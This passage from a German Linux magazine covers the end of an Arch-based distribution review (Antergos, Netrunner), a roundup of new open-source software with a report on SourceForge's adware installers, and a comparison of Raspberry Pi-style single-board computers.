Die Installation verläuft ähnlich wie bei Manjaro, zusätzlich werden Sie nach der gewünschten Desktopumgebung gefragt und Sie können Programme wie Firefox, Libre Office oder Samba gleich mitinstallieren lassen. Ohne diese Auswahl richtet der Installer nur einen minimalen Satz an Programmen ein.

Antergos konfigurieren: Der KDE-Desktop unterscheidet sich funktional kaum von dem bei Manjaro. Das ist nicht weiter verwunderlich, da beide Systeme von den gleichen Paketquellen abstammen. Die Gestaltung ist jedoch anders, weil Antergos ein Theme mit Elementen aus dem Numix-Projekt verwendet (<https://numixproject.org>). Unterschiede gibt es bei der Paketverwaltung. Im Startmenü finden Sie unter „Anwendungen -> System“ zweimal den Eintrag „Auf dem System installierte Software aktualisieren“. Hinter dem ersten verbirgt sich ein reiner Updatemanager, über den zweiten starten Sie den Paketmanager Pamac. Der eignet sich auch für Systemupdates, Sie müssen nur auf das Icon oben links klicken. Sind Updates vorhanden, bestätigen Sie die Installation mit „OK“ und geben das root-Passwort ein. Über Pamac können Sie außerdem nach Softwapaketen suchen und diese dann installieren.

Bei Antergos fehlt ein Tool zur Installation proprietärer Treiber. Die Treiberpakete für Nvidia finden Sie aber über Pamac. ATI-Treiber gibt es nur in einem inoffiziellen Repository (siehe Antergos-Wiki unter <https://antergos.com/wiki/de/hardware/amd-catalyst-drivers>).



Desktopauswahl: Antergos bietet bei der Installation eine Auswahl der Desktopoberfläche. Daher gibt es bei Antergos nur ein universelles Installations-ISO.



Netrunner-KDE: Der Unterbau von Netrunner unterscheidet sich kaum von Manjaro. Als KDE-Startmenü kommt jedoch ein schlichterer Programmstarter zum Einsatz.

4. Netrunner: Schlichter Manjaro-Klon

Netrunner ist vor allem durch eine auf Kubuntu/Debian basierende Distribution bekannt. Mit Netrunner Rolling 2016.01 gibt es jetzt aber auch ein System auf Arch-Basis mit KDE. Der Downloadbereich von www.netrunner.com bietet bisher nur eine 64-Bit-Version. Die Standardinstallation umfasst typische KDE-Programme wie das Kcalc und Kate sowie Libre Office, Firefox und Thunderbird.

Netrunner installieren: Die Installation verläuft ähnlich wie bei Manjaro, denn Netrunner zeigt die gleichen Einträge im Bootmenü wie Manjaro und als Installer kommt auch hier Calamares zum Einsatz. Netrunner verwendet hauptsächlich Software aus den Manjaro-Repositories. Deshalb gelten die Beschreibungen unter Punkt 1 größtenteils auch für dieses System.

Netrunner konfigurieren: Statt des herkömmlichen K-Menüs begrüßt den Anwender links unten nach einem Klick auf „Run“ der „Homerun Kicker“. Es handelt es sich um ein traditionelles und sehr übersichtliches Menü mit Suchfunktion für installierte Programme. Über „Einstellungen -> Systemeinstellungen“ lässt sich das Desktopdesign oder der Stil der Bedienelemente anpassen. In den Systemeinstellungen gibt es mit „Hardware Detection“ auch ein Tool zur Installation proprietärer Herstellertreiber.

Zur Verwaltung der Software finden Sie im Startmenü unter „System“ das Tool Muon-Aktualisierungsverwaltung für Updates und den Paketmanager „Muon-Discover“, der auch Updates installieren kann. Beide Tools entsprechen denen von Antergos. Das in Manjaro verwendete Octopi ist als Alternative ebenfalls an Bord.

Neue Software

Es gibt nicht nur Schwergewichte wie Libre Office und Kicad in neuen Versionen. Die Vorstellung der Aktualisierungen und Neuerscheinungen von Open-Source-Software bringt dieses Mal auch wieder diverse kleine Kostbarkeiten.

Von David Wolski

Für Entwickler ist gar nicht so einfach, frische Pakete von Open-Source-Programmen oder gar ganze Linux-Distributionen zum Anwender zu bekommen. Ein Downloadserver ist bei einigen Dutzend Terabyte im Monat kein günstiges Unterfangen mehr. Wer als Programmierer außerdem eine Projektplattform im Internet will – mit Bugtracker, Code-Repository und Forum für Feedback und Support –, hat damit gleich noch eine zweite Daueraufgabe neben dem eigentlichen Projekt zu stemmen.

Für kleinere Open-Source-Projekte ist das kaum realistisch. Hier springen Projekthoster ein, die ein Downloadarchiv, den Netzwerktraffic und Entwicklertools bereitstellen. Sourceforge.net ist ein sehr prominenter Projekthoster, Github ein erfolgreicher Newcomer. Beide haben aber ein Problem: Sie sitzen zwar an einer neuralgischen Stelle zwischen Entwickler- und Anwendergemeinde – aber ausgerechnet an dieser Stelle ist mit Open Source kaum Geld zu verdienen.

Mit Downloads ist nicht viel zu verdienen

Sourceforge.net, das Versionierungssysteme, Bugtracker, Dokumentationsverwaltung und natürlich Downloadarchive für Binärdateien und große ISO-Images bietet, sucht seit Jahren



nach einer lukrativen Einkommensquelle und hat mit allzu kreativen Ideen den eigenen Niedergang eingeleitet: Anfangs finanzierte sich der Dienst, der für Entwickler stets kostenlos blieb, durch geschickt platzierte Werbebanner, die zu völlig anderen Downloads führten. Seit 2014 brachte Sourceforge.net bei den Windows-Versionen einiger Open-Source-Programme eigene Installer mit, die neben dem eigentlichen Programm auch noch weitere Software von Werbepartnern mitführt. Nachdem diese Installer auch gegen den Willen der Entwickler auf die Grafikbearbeitung Gimp ausgedehnt wurde, kam es zum Eklat und zu einer scharenweisen Abwanderung von Projekten.

Reboot bei Sourceforge.net

Ende Januar 2016 ist das Drama um Sourceforge.net in eine neue Runde

gegangen: Der Betreiber Dice, der neben Jobbörsen auch Sourceforge.net und Slashdot betrieb, trennte sich nach diesem schweren Imageschaden von beiden Sites.

Es hat sich aber immerhin ein Käufer gefunden, der nun die beschädigte Reputation korrigieren und die Sites profitabel machen will: Das Medienunternehmen BIZX (www.bizx.info) aus Südkalifornien versucht sich nun an Sourceforge.net.

In der ersten Pressemitteilung trifft das Unternehmen zumindest schon mal die richtigen Töne. Die angepassten Installer wurden sofort wieder abgeschafft; statt kurzfristig Profite abzuwerfen, soll Sourceforge mit überlegten Aktionen auf Erfolgskurs gebracht werden. Für Entwickler, die ihr Projekt bei Sourceforge.net hosten, bringt dieser Neuanfang zumindest einen zeitlichen Aufschub.



Ideal für E-Book-Sammlungen: Calibre 2.50 ist die neue Version der Verwaltungssoftware mit Editor und Formatkonverter.

Calibre 2.50 E-Book-Bibliothek und Konverter

Webseite: <https://calibre-ebook.com>

Mit Tempo geht die Entwicklung der E-Book-Verwaltung Calibre vorwärts: Unter den neuen Funktionen seit Version 2.0 ist ein Datenexport zum Umzug einer Bibliothek auf einen anderen PC. Der Betrachter zeigt Fußnoten jetzt in einem separaten Fenster an. Calibre kommt mit allen gängigen E-Book-Formaten und Geräten zurecht wie dem Amazon Kindle und generell mit Android und iOS. Eine ausführbare Binary für Linux gibt es auf der Projektseite.




Darktable kann mit seinem Leuchttisch zur Bearbeitung von RAW-Fotos auch professionelle Ansprüche zufriedenstellen.

Darktable 2.0.1 Leuchttisch für die Umwandlung von RAW-Fotos

Webseite: www.darktable.org

Darktable ist die Open-Source-Alternative zu Adobe Lightroom und legt einen großen Versionsprung hin, der die Oberfläche auf GTK3 portiert und zu einer nativen Gnome-3-Anwendung macht. Darktable bildet den kompletten Workflow von der Auswahl der RAW-Bilder bis zum druckreifen Abzug ab. Viele neue unterstützte Kameras listet die Seite www.darktable.org/resources/camera-support/ auf. Pakete für fast jedes Linux gibt es unter www.darktable.org/install.




Zwei Fenster zur Welt: Der Double Commander bringt ein bewährtes Bedienkonzept auf den Gnome- und KDE-Desktop.

Double Commander 0.6.6 Dateimanager mit zwei Fenstern

Webseite: <http://doublecmd.sourceforge.net>

Der Double Commander ist ein Zwei-Fenster-Dateimanager im Stil des Total Commanders, an dem er sich deutlich orientiert: Sogar Plug-ins für den Total Commander lassen sich einbinden. Den Dateimanager gibt es mit GTK2-Toolkit und mit Qt, um sich gut in alle Linux-Desktops einzufügen. Es gibt Samba- und FTP-Unterstützung, Archive werden wie Ordner behandelt. Die Seite <https://sourceforge.net/p/doublecmd/wiki/Download> bietet Links zu DEB- und RPM-Paketen.



Überall gut organisiert: Go For It arbeitet mit dem Dateiformat der iOS- und Android-App Todo.txt und liegt auch für Windows vor.

Go For It 1.4.5 Erstellt und verwaltet To-do-Listen

Webseite: <http://manuel-kehl.de/projects/go-for-it>

Aufgabenplaner sollen intuitiv und einfach sein. Go For It für Ubuntu ist das und ist dabei auch noch attraktiv. Es speichert alle Aufgaben in einer einzigen Datei, die dem Format der Smartphone-App Todo.txt folgt (<http://todotxt.com>). Aufgaben lassen sich so mit iPhones und Android-Geräten synchronisieren und bearbeiten. Der Entwickler stellt für Ubuntu-Systeme ein PPA (<https://launchpad.net/~mank319/+archive/ubuntu/go-for-it>) mit neuesten Paketen bereit.




Komfortabel konvertieren: Handbrake nutzt verschiedene Bibliotheken wie Libav und Ffmpeg, um Videoformate zu schreiben.

Handbrake 0.10.2

Komfortabler Videokonverter

Webseite: <https://handbrake.fr>

Mit Handbrake verliert Videokonvertierung ihren Schrecken: Das Open-Source-Programm liefert Videovoreinstellungen für Smartphones und Tablets mit Android oder iOS. Je nach Zielformat wählt Handbrake die passende Auflösung und Codec-Kombination. Eine Jobverwaltung kann mehrere Dateien nacheinander konvertieren. Version 0.10.2 für Ubuntu/Mint gibt es über das PPA <https://launchpad.net/~stebbins/+archive/ubuntu/handbrake-releases>.




Passwortsafe: KeePass X 2.0 verschlüsselt mit AES oder Twofish und kann Daten von K-Wallet und KeePass 1.0/X importieren.

KeePass X 2.0.2

Sicheres Passwortmanagement

Webseite: www.keeperx.org

Nach drei Jahren Entwicklung liegt KeePass X 2.0 jetzt in einer stabilen Version vor. Die Passwortverwaltung speichert Anmeldedaten in einem verschlüsselten Datenbankcontainer und liegt auch für Windows und Mac-OS X vor. Somit kann auf allen Plattformen das gleiche Programm zum Einsatz kommen. Der Verschlüsselungsalgorithmus ist AES oder Twofish mit 256 Bit. Das PPA <https://launchpad.net/~eugenesan/+archive/ubuntu/ppa> liefert Pakete für alle Ubuntu-Versionen.




Von kleinen Boards zu komplexen Schaltungen: Kicad 4.0.1 berechnet Leiterbahnen zur symmetrischen Signalübertragung.

Kicad 4.0.1

Schaltungen und Leiterplatten gestalten

Webseite: www.kicad-pcb.org

Kicad bietet alle Schritte von der Erstellung von Schaltplänen anhand einer Symbolbibliothek bis zur Ausgabe der Plotterdateien zur PCB-Fertigung. Das Open-Source-Programm für Entwürfe elektronischer Systeme gibt es seit 1992 und wird heute am Kernforschungszentrum Cern gepflegt. Die neue Layoutengine nutzt Open GL und ist auf 3D-fähigen Grafikkarten deutlich schneller. Pakete für viele Distributionen gibt es auf www.kicad-pcb.org/display/KICAD/Installing+KiCad.



Fortschritte in Libre Office 5.1: Die neuen Menüeinträge holen häufig benötigte Funktionen in den Vordergrund.

Libre Office 5.1

Große Nachbesserung für Version 5.0

Webseite: www.libreoffice.org

Das Büropaket liegt sechs Monate nach Version 5.0 in einer Aktualisierung vor, die viele Details auf der Oberfläche neu poliert. Der Writer zeigt ein neues Menü für Formatvorlagen in der oberen Leiste, Calc ein Menü für Tabellenblätter und Impress ein Folienmenü. Dies verkürzt den Zugriff auf häufig verwendete Funktionen. Die Webseite von Libre Office liefert DEB- und RPM-Pakete, Ubuntu-Pakete gibt es im PPA <https://launchpad.net/~libreoffice/+archive/ubuntu/libreoffice-5-1>.



Spielt fast alles: Mplayer glänzt durch eigene und optionale Bibliotheken mit einer Unterstützung vieler Codecs und Formate.

Mplayer 1.2

Kommandozeilenplayer

Webseite: www.mplayerhq.hu

Der Open-Source-Player ist Meister im Umgang mit Dateiformaten und Streams: Er versteht beinahe alle Codecs und bindet die Bibliotheken von Ffmpeg ein. Viele grafische Linux-Player nutzen im Hintergrund das Multitalent Mplayer. Version 1.3 ist eine wichtige Version, die rund drei Jahre in der Vorbereitung war und Kompatibilität zum neuen Ffmpeg 3.0 bringt. Der neue Mplayer wird in Ubuntu 16.04 enthalten sein und steht ansonsten nur im Quellcode bereit.



Buddeln, bauen, siegen: Open Clonk ist eine Mischung aus Action und Aufbauspiel und war Kult in den 90er-Jahren.

Open Clonk 7.0

Aufbau- und Entdeckungsspiel für mehrere Spieler

Webseite: www.openclonk.org

Die Spielreihe Clonk, die mehrere Genres zu einem Action-geladenen Aufbauspiel vereint, wird seit 2010 als Open Source weitergeführt. Die Spieler steuern ihre Figuren durch eine 2D-Welt, bauen Rohstoffe ab, bauen eine Wirtschaft auf und manövrieren sich wie in einem „Jump ‘n’ Run“-Spiel durch die Landschaft. Open Clonk wird mit Maus und Tastatur gespielt und bietet eine Onlineliga. Die Webseite liefert Binaries und Pakete für zahlreiche Linux-Distributionen.




Schneiden und zusammenlegen: PDF Sam bringt einen grafischen Editor, der Einzelseiten zu neuen PDFs zusammenfügt.

PDF Sam Basic 3.0.1

Java-Programm zum Umbau von PDFs

Webseite: www.pdfsam.org

PDF Split and Merge (PDF Sam) liefert in einer deutschsprachigen Oberfläche einen Werkzeugkasten zum Zerlegen und Zusammenfügen von PDF-Dokumenten. Das Java-Programm kann einzelne Seiten ausschneiden, drehen, umsortieren, einzeln abspeichern und aus anderen PDFs einfügen. Der visuelle Editor zeigt dabei eine Vorschau des neuen Dokuments. PDF Sam ist Open Source, plattformunabhängig und läuft ohne Installation, benötigt aber eine Java-Runtime ab Version 8.



Windows-Programme und Spiele: Playonlinux erledigt die Vorbereitungen zur Installation prominenter Software unter Wine.

Playonlinux 4.2.10

Vereinfacht die Verwendung von Wine

Webseite: www.playonlinux.com

Die Konfigurationshilfe für Wine kann eine Auswahl besonders populärer Windows-Programme und Spiele in separaten Wine-Laufwerken einrichten. Playonlinux bringt über nachinstallierte Windows-Bibliotheken auch schwierige Kandidaten wie Photoshop CS4 zum Laufen. Ein Menü zeigt die installierbare Windows-Software, die lokal vorliegen muss. Anwender von Fedora, Debian, Arch finden Pakete des Open-Source-Programms unter www.playonlinux.com/en/download.html. ●

Platinen-Überblick

Rund um den Raspberry Pi gibt es wildes Gedränge: Die eine Platine protzt mit schneller CPU, die nächste mit optimaler I/O-Leistung, die dritte mit einem Kampfpfeis. Ein Überblick ist kompliziert, weil auch höherpreisige Platinen manches falsch machen.

Von Hermann Apfelböck

Vermutlich wird der Markt die nächsten Jahre den Wildwuchs der Miniplatinen bereinigen. Schon jetzt ist zu beobachten, dass manche Platinenrechner aus dem Angebot der Versandhändler verschwinden, während andere in jedem Quartal ein paar Euro teurer werden. Nicht zuletzt hält der Platzhirsch Raspberry Pi die Fäden in der Hand und reagiert auf die Konkurrenz: Bei Erscheinen dieses Hefts ist bereits der Raspberry Pi 3 erhältlich, der mit WLAN, Bluetooth und stärkerer CPU antritt. Die Platine liegt auf unserem Schreibtisch, konnte aber in diesem Beitrag nicht mehr berücksichtigt werden.


Das Angebot insgesamt ist derzeit exorbitant, jedoch sind längst nicht alle Konzepte sinnvoll. Dieser Überblick orientiert sich an typischen Einsatzgebieten von Raspberry & Co. als Datenserver oder als Mediencenter.

Stimmige Hardware und Umfeld

Die passende Hardware ist bei der Wahl eines Platinenservers die Grundlage. Die weiteren Kriterien sollten aber nicht vernachlässigt werden.

Hardware: Beachten Sie bei der Auswahl der Hardware drei Aspekte – die Rechnerleistung, die I/O-Leistung und die Anschlussmöglichkeiten:

- Eine schnelle CPU ist zwar immer von Vorteil, aber je nach Einsatzzweck müssen es nicht vier oder acht Kerne sein. Für einen Datenserver genügt auch weniger, für einen Streamingserver darf es gerne das Optimum sein. Das gilt analog auch für die Speicherausstattung.



- Achten Sie auf eine stimmige Kombination beim Datenträgerzugriff und der Netzwerkleistung. SATA oder USB 3.0 sind nicht optimal zu nutzen, wenn nur Fast Ethernet zur Verfügung steht (Cubieboard 3); Gleiches gilt vice versa für Gigabit-Ethernet, wenn die Daten durch USB 2.0 an die Datenträger gelangen (Odroid C1+, C2, Wandboard Solo/Dual).

- Die Anzahl von USB-Ports ist relativ irrelevant, wenn Sie die Platine „headless“ per SSH verwalten und die USB-Anschlüsse für Festplatten nutzen. Platinen können allenfalls eine Festplatte mit Strom versorgen, für weitere brauchen Sie in jedem einen USB-Hub (Festplatten mit eigenem Netzteil sind im Dauerbetrieb unökonomisch). Bei Platinen mit SATA-Anschluss sollten Sie genau recherchieren, ob der Anschluss multiportfähig ist. Wenn nicht, erhalten Sie nur mit einer angeschlossenen Festplatte die optimale Leistung, nicht hingegen beim An-

schluss einer SATA-Diskstation mit mehreren Platten.

Nachhaltigkeit: An einer technisch überzeugenden Platine mit einem robusten Serversystem kann man jahrelang Freude haben, und das praktisch wartungsfrei. Trotzdem ist die Hardware nicht das einzige Kriterium. Raspberry & Co. brauchen bekanntlich nur ein passendes System auf der SD-Karte, um sofort einsatzbereit zu sein. Dies eröffnet natürlich die Option, auf derselben Hardware unterschiedliche Systeme zu nutzen – was aber nur typische Bastler interessieren dürfte. Wichtiger im beruflichen wie privaten Umfeld ist die Sicherheit, eine defekte Platine im Handumdrehen durch eine neue ersetzen zu können, indem Sie dort einfach wieder das bewährte System einstecken.

Das kann aber nur funktionieren, wenn die Hersteller auf Abwärtskompatibilität achten. Hier hat der Raspberry Pi seine unbestrittenen Vorteile.

Ein Negativbeispiel ist der Wildwuchs der Odroid-Platinen vom Hersteller Hardkernel, der seit 2012 insgesamt zehn Platinen auf den Markt geworfen hat, die größtenteils untereinander inkompatibel sind. Das gilt zum Teil auch bei verwandten, angeblich kompatiblen Modellen.


Um Missverständnisse zu vermeiden: Hardwaretechnisch ist ein Odroid U3 jederzeit eine Empfehlung wert, aber beim irgendwann fälligen Ersatz der Platine wird man das Betriebssystem komplett neu einrichten müssen. Der Hersteller hat inzwischen selbst aufgeräumt und die Palette auf die Modelle C1+ und XU4 reduziert.

Wer auf Nachhaltigkeit keinen Wert legt und auch keine Bestellung aus China scheut, kann auch einen Preisbre-

cher wie Orange Pi 2 ins Auge fassen, der nach dem Motto „Alles muss (billig) rein“ Schnäppchenjäger anspricht.

Systemauswahl: Jeder Hersteller muss die Systeme, die sich für seine Platine eignen, an die Hardware anpassen. Das ist Arbeit, die nicht jeder in gleicher Qualität und in gleicher Übersichtlichkeit leistet. Trotzdem gibt es für alle Platinen mindestens eine Minimalauswahl an Linux-Distributionen und Android-Versionen. Der Weg führt also immer in das Downloadangebot der Platinenhersteller. Für die populärsten Minirechner sind das folgende Adressen:

Für den Raspberry Pi finden Sie unter www.raspberrypi.org („Downloads“) neben dem Installer Noobs auch Einzelsysteme wie Raspbian,



Noobs-Installer für Raspberry: Der komfortable Installationsmanager bietet eine Systemauswahl und dient als Notfallsystem.

Open Elec, OSMC, Ubuntu Mate, Arch Linux, Pidora, Risc-OS. Noobs („New Out Of the Box Software“) mit mehreren Systemen zur Auswahl bietet größten Einrichtungskomfort inklusive Notfallsystem.

Ein-Platinen-Rechner


Gerät	CPU Core	CPU GHz	RAM GB	Ethernet	USB 2.0	Video	Soundausgabe	Extras	Watt (Idle/Last)	deutscher Vertrieb	Betriebssysteme	Preis (Euro)
Banana Pi	Dual	1,0	1,0	1 Gigabit/s	2x	HDMI	HDMI, 3,5 mm analog	SATA	2-4	www.reichelt.de	Debian, Android	32
Banana Pi M2	Quad	1,0	1,0	1 Gigabit/s	4x	HDMI	HDMI, 3,5 mm analog	-	k.A.	www.reichelt.de	Debian, Raspbian, Android	50
Banana Pi M3	Octa	2,0	2,0	1 Gigabit/s	2x	HDMI	HDMI, 3,5 mm analog	SATA, WLAN, USB OTG	2-5	www.reichelt.de	Debian, Raspbian, Android	90
Beaglebone Black	Single	1,0	0,5	100 MBit/s	1x	HDMI	HDMI	-	1-3	www.reichelt.de	Debian, Android	59
Cubieboard 2	Dual	1,0	1,0	100 MBit/s	2x	HDMI	HDMI, S/PDIF	SATA, USB OTG	1-4	www.pollin.de	Debian, Lubuntu, Arch	65
Cubieboard 3 (Cubietruck)	Dual	1,0	1,0	100 MBit/s	2x	HDMI	HDMI, S/PDIF	SATA, VGA, WLAN, USB OTG	1-4	www.pollin.de	Cubian, Lubuntu, Android	100
Cubieboard 4	Octa	1,3	2,0	1 Gigabit/s	4x	HDMI/VGA	HDMI, 3,5 mm analog	1x USB 3.0, WLAN, Gehäuse	k. A.	www.pollin.de	Cubian, Lubuntu, Android	149
Cubox i4 Pro	Quad	1,0	2,0	1 Gigabit/s**	2x	HDMI	HDMI, S/PDIF	SATA, WLAN, Gehäuse	2-8	www.amazon.de	Debian, Android	142
HummingBoard i1	Single	1,0	0,5	100 MBit/s	2x	HDMI	HDMI, S/PDIF	-	1-2	www.amazon.de	Debian, Android	60
HummingBoard i2	Dual	1,0	1,0	100 MBit/s	2x	HDMI	HDMI, S/PDIF	-	k. A.	www.tecsetter.de	Debian, Android	90
HummingBoard i2eX*	Dual	1,0	1,0	1 Gigabit/s**	2x	HDMI	HDMI, S/PDIF	SATA, WLAN	1-4	www.tecsetter.de	Debian, Android	120
Nano Pi 2*	Quad	1,4	1,0	-	1x	HDMI	HDMI	WLAN	k. A.	-	Debian, Android	ca. 40
Odroid C1+	Quad	1,5	1,0	1 Gigabit/s	4x	HDMI	HDMI, I2S	USB OTG	2-3	www.pollin.de	Ubuntu, Android	48
Odroid C2*	Quad	2,0	2,0	1 Gigabit/s	4x	HDMI	HDMI, I2S	USB OTG	2-5	-	Debian, Android	ca. 50
Odroid U3*	Quad	1,7	2,0	100 MBit/s	3x	HDMI	HDMI, 3,5 mm analog	-	2-5	www.pollin.de	Ubuntu, Android	70
Odroid XU4	Octa	1,4/2,0	2,0	1 Gigabit/s	1x	HDMI	HDMI, S/PDIF	2x USB 3.0, WLAN, Lüfter	2-8	www.pollin.de	Debian, Ubuntu, Android	95
Orange Pi 2	Quad	1,6	1,0	1 Gigabit/s	4x	HDMI	HDMI, 3,5 mm analog	SATA, WLAN, VGA, USB OTG	k. A.	www.aliexpress.com	Debian, Ubuntu, Android	ca. 50
Pandaboard ES	Dual	1,2	1,0	100 MBit/s	3x	HDMI	HDMI, 3,5 mm analog	WLAN, DVI, USB OTG	3-6	www.mouser.de	Linux, Android	206
Raspberry Pi 2 Modell B	Quad	0,8	1,0	100 MBit/s	4x	HDMI	HDMI, 3,5 mm analog	-	2-4	Conrad, Reichelt u. a.	Raspbian, Android u.v.a.	35
Raspberry Zero*	Single	1,0	0,5	-	1x	HDMI	HDMI	-	0,2-2	www.pollin.de	Raspbian, Android u.v.a.	15
Utilite2*	Quad	1,7	2,0	1 Gigabit/s	4x	HDMI	HDMI, 3,5 mm analog	SATA, WLAN, USB OTG, Gehäuse	4-8	www.amazon.de	Ubuntu, Android	165
Wandboard Solo	Single	1,0	0,5	1 Gigabit/s	1x	HDMI	HDMI, S/PDIF	USB OTG	1-2	www.pollin.de	Ubuntu, Android	39
Wandboard Dual	Dual	1,0	1,0	1 Gigabit/s	1x	HDMI	HDMI, S/PDIF	WLAN, USB OTG	1-2	www.pollin.de	Ubuntu, Android	100
Wandboard Quad	Quad	1,2	2,0	1 Gigabit/s	1x	HDMI	HDMI, S/PDIF	SATA, WLAN, USB OTG	2-4	www.denx-cs.de	Ubuntu, Android	153

* aktuell nicht oder nicht mehr lieferbar ** gedrosselt auf 470 MBit/s



Quelle: pollin.de

Bundles und Starterkits: Solche Pakete bieten eine meist kostengünstige Kombination der Platine inklusive Gehäuse, SD-Karte und Netzteil.



Quelle: pollin.de

Der Raspberry Zero: Die winzige Platine ist für etwa zehn Euro als Bastlerwerkzeug konzipiert, für einen Server fehlen wichtige Komponenten wie der Netzwerkadapter.

Für Banana Pi gibt es unter www.lemaker.org („Download“ und dort Produktauswahl) eine aktuelle Auswahl von neun Systemen für den Banana Pro (u. a. Raspbian, Arch, Lubuntu, Android, Open Media Vault).

Für Odroid bietet der Hersteller unter www.hardkernel.com („Downloads“) eine sehr unübersichtliche Imagesammlung, die Sie über die „Tag“-Spalte links zumindest auf das passende Gerät eingrenzen können. Alternativ können Sie auch die Seite <http://odroid.in/> verwenden, wobei Sie auf die genaue Gerätebezeichnung im Dateinamen des Images achten müssen. Hinweise des Herstellers über die volle Kompatibilität verschiedener Modelle (was die Auswahl des Betriebssystems erhöhen würde), sind nach unserer Erfahrung eher skeptisch zu bewerten.

Stromverbrauch: Die geringe Leistungsaufnahme aller Kleinstrechner ist legendär – und keine Legende. Daher spielt dieses Kriterium nicht die ganz große Rolle. Selbst Quad- und Octacore-Platinen mit einem relativ hohen Durchschnittsverbrauch von fünf Watt kosten im 365-Tage-Dauerbetrieb gerade mal 44 Euro im Jahr. Die meisten Platinen dürften als Homeseverer kaum mehr als 20 Euro Stromkosten jährlich verursachen. Natürlich handelt es sich bei den Angaben in der Tabelle um die Leistungsaufnahme der reinen Platine: Der Verbrauch angeschlossener Festplatten oder USB-

Hubs ist hinzuzurechnen. Eine sicher ungünstige Kombination ist ein Platinenserver mit alten 3,5-Zoll-USB-Platten und eigener Stromversorgung, die locker das Vierfache der Platine konsumieren. Absoluter Sparkönig ist übrigens kaum überraschend der neue Raspberry Zero, der im Idle-Betrieb nur 200 Milliwatt (0,2 Watt) beansprucht, jedoch als Server nicht wirklich in Betracht kommt.

Verbreitung und Community: Je mehr Personen eine Hardware nutzen, desto üppiger fließen die Informationen. Die mittlerweile sieben bis acht Millionen Raspberrys im Verbund mit einer engagierten Nutzergemeinde sind eine wichtige Rückversicherung bei Hardware- oder Softwareproblemen. In diesem Punkt kann keine Konkurrenzplatine annähernd mithalten, wenn gleich Sie ein Wiki und Userforum überall finden können, bei Hardkernel auch ein kostenloses „Odroid-Magazine“.


Interessante Platinen im Kurzporträt

Raspberry Pi Zero ist kein Server! Seit Ende 2015 gibt es vom Raspberry Pi theoretisch noch die Minimalvariante Raspberry Zero. „Theoretisch“ deshalb, weil die erste Charge nach wenigen Tagen verkauft war und derzeit alle Versandhändler auf Nachschub warten. Von den fünf US-Dollar wird der deutsche Preis ein Stück entfernt sein – zwischen zehn und 15 Euro muss man wohl rechnen. Dafür gibt es

eine hochinteressante Bastelplatine mit den Maßen sechs mal 3,5 Zentimeter, einer Single-Core-CPU, die bis ein GHz taktet (schneller als die Modelle A bis B+), ferner 512 MB Speicher. Über einen der beiden Micro-USB-2.0-Anschlüsse lassen sich via USB-Hub Peripherie- oder Speichergeräte anschließen. Der zweite Micro-USB-Anschluss dient der Stromversorgung und ist somit belegt. Um einen Monitor an Micro-HDMI der Platine anzuschließen, ist in der Regel ein Zwischenstecker erforderlich.

Weitere Anschlüsse gibt es nicht: Der Pi Zero hat keinen Netzwerkadapter und keinen gesonderten Audioanschluss (neben HDMI). Angesichts dieser Ausstattung ist es technisch zwar möglich, aber kaum sinnvoll, für den Winzling eine Rolle als Datenserver oder Streamingserver zu planen. Nach einem Ausbau mit Netzwerkadapter liegen Sie schnell im Preisbereich eines ausgewachsenen Raspberry Pi 2. Der Pi Zero ist als Bastlerplatine konzipiert, nicht als Miniserver.

Odroid C2 – neu ab März 2006: Bei Erscheinen dieses Magazins sollte das neue Modell Odroid C2 des Herstellers Hardkernel verfügbar sein. Mit ihrer zwei GHz schnellen Quadcore-CPU, zwei GB RAM und Gigabit-LAN taugt die Platine eventuell sogar für den Desktopeinsatz, wird dabei aber nicht ohne aktiven Lüfter auskommen (der Einbau ist vorgesehen). Der Preis dürfte bei etwa 50 Euro liegen. Als be-



Quelle: pollin.de

Teures, aber exzellent ausgestattetes Cubieboard 4: Mit Achtkern-CPU, Gigabit-LAN, WLAN, USB 3.0 und Gehäuse lässt diese Platine für 150 Euro keine Wünsche offen.

vorzugte Betriebssysteme sind Android 5.1 und das demnächst anstehende Ubuntu 16.04 LTS vorgesehen. Für den Serverbetrieb ist die Hardwarekombination nicht ganz ideal: Odroid C2 bringt zwar Gigabit-Ethernet mit, kann aber Datenträger nur mit USB 2.0 versorgen.

Odroid XU4 mit stimmigem Konzept: Wer bereit ist, für eine Platine mit Gehäuse etwa 100 Euro auszugeben, ist mit der relativ neuen Odroid XU4 gut bedient. Die Hardware von Hardkernel bietet zwei GB RAM und arbeitet mit acht Kernen – vier schnelle ARM Cortex-Kerne A15 (2 GHz), vier weitere stromsparende Cortex-A7-Kerne (1,4 GHz). Die Kombination von Gigabit-Ethernet und USB 3.0 (zwei Anschlüsse, dazu einmal USB 2.0) sorgt für optimalen Datendurchsatz – etwa 800 MBit/s Durchsatz sind im Alltagsbetrieb realistisch.

Odroid XU4 nutzt einen kleinen CPU-Lüfter, was manchen Nutzer abschrecken könnte, der von einem Platinen-PC lautlosen Betrieb erwartet. Der XU4-Lüfter ist aber nicht wirklich laut, und vor allem aktiviert er sich nach dem Systemstart (20 bis 30 Sekunden) nur noch sehr selten bei Höchstlast.

Nano Pi 2 – Exot ohne Ethernet: Der eigenartige Nano Pi 2 aus China war bei Redaktionsschluss in Deutschland noch nicht erhältlich (www.nanopi.org). Quadcore-CPU mit 1,4 GHz Taktfrequenz, ein GB RAM, ein-

mal USB 2.0 sind für eine 40-Euro-Platine durchaus angemessen, jedoch setzt der Nano Pi ganz auf WLAN und verzichtet auf einen Ethernet-Adapter. Angesichts der einzigen USB-Buchse (plus einmal Micro-USB zur Stromversorgung) ist aber die Platine eindeutig für den „Headless“-Betrieb ohne Peripherie konzipiert – und somit als Server via Funknetz. Dieses Konzept ist eher exotisch, mag aber eine Nische von Nutzern treffen, die einen Raspberry mit WLAN suchen und sich nicht mit dem Ausbau eines Raspberry aufhalten möchten.

Hummingboard i2eX / Cubox i4 – kleine PCs: Die israelische Firma Solidrun hat zwei leistungsstarke Mini-Rechner im Angebot, welche die psychologische 100-Euro-Grenze ein Stück überschreiten.

Eine echte Platine ist das Hummingboard i2eX, während die Cubox generell mit würfelförmigen Gehäuse geliefert wird. Das Gigabit-LAN ist bei beiden Geräten auf 470 MBit/s gedrosselt, was den idealen Durchsatz bei der Nutzung des SATA-Ports verhindert. Diese 470 MBit/s werden zwar konstant erreicht, aber für den optimalen Serverbetrieb gibt es bessere und günstigere Alternativen. Durch die gute Ausstattung mit zusätzlichem WLAN hat aber mindestens die (derzeit ausverkaufte) Cubox ihre Berechtigung, die mit Quadcore-CPU und zwei GB RAM auch als Desktop-Zweitrechner dienen kann.



Quelle: amazon.de

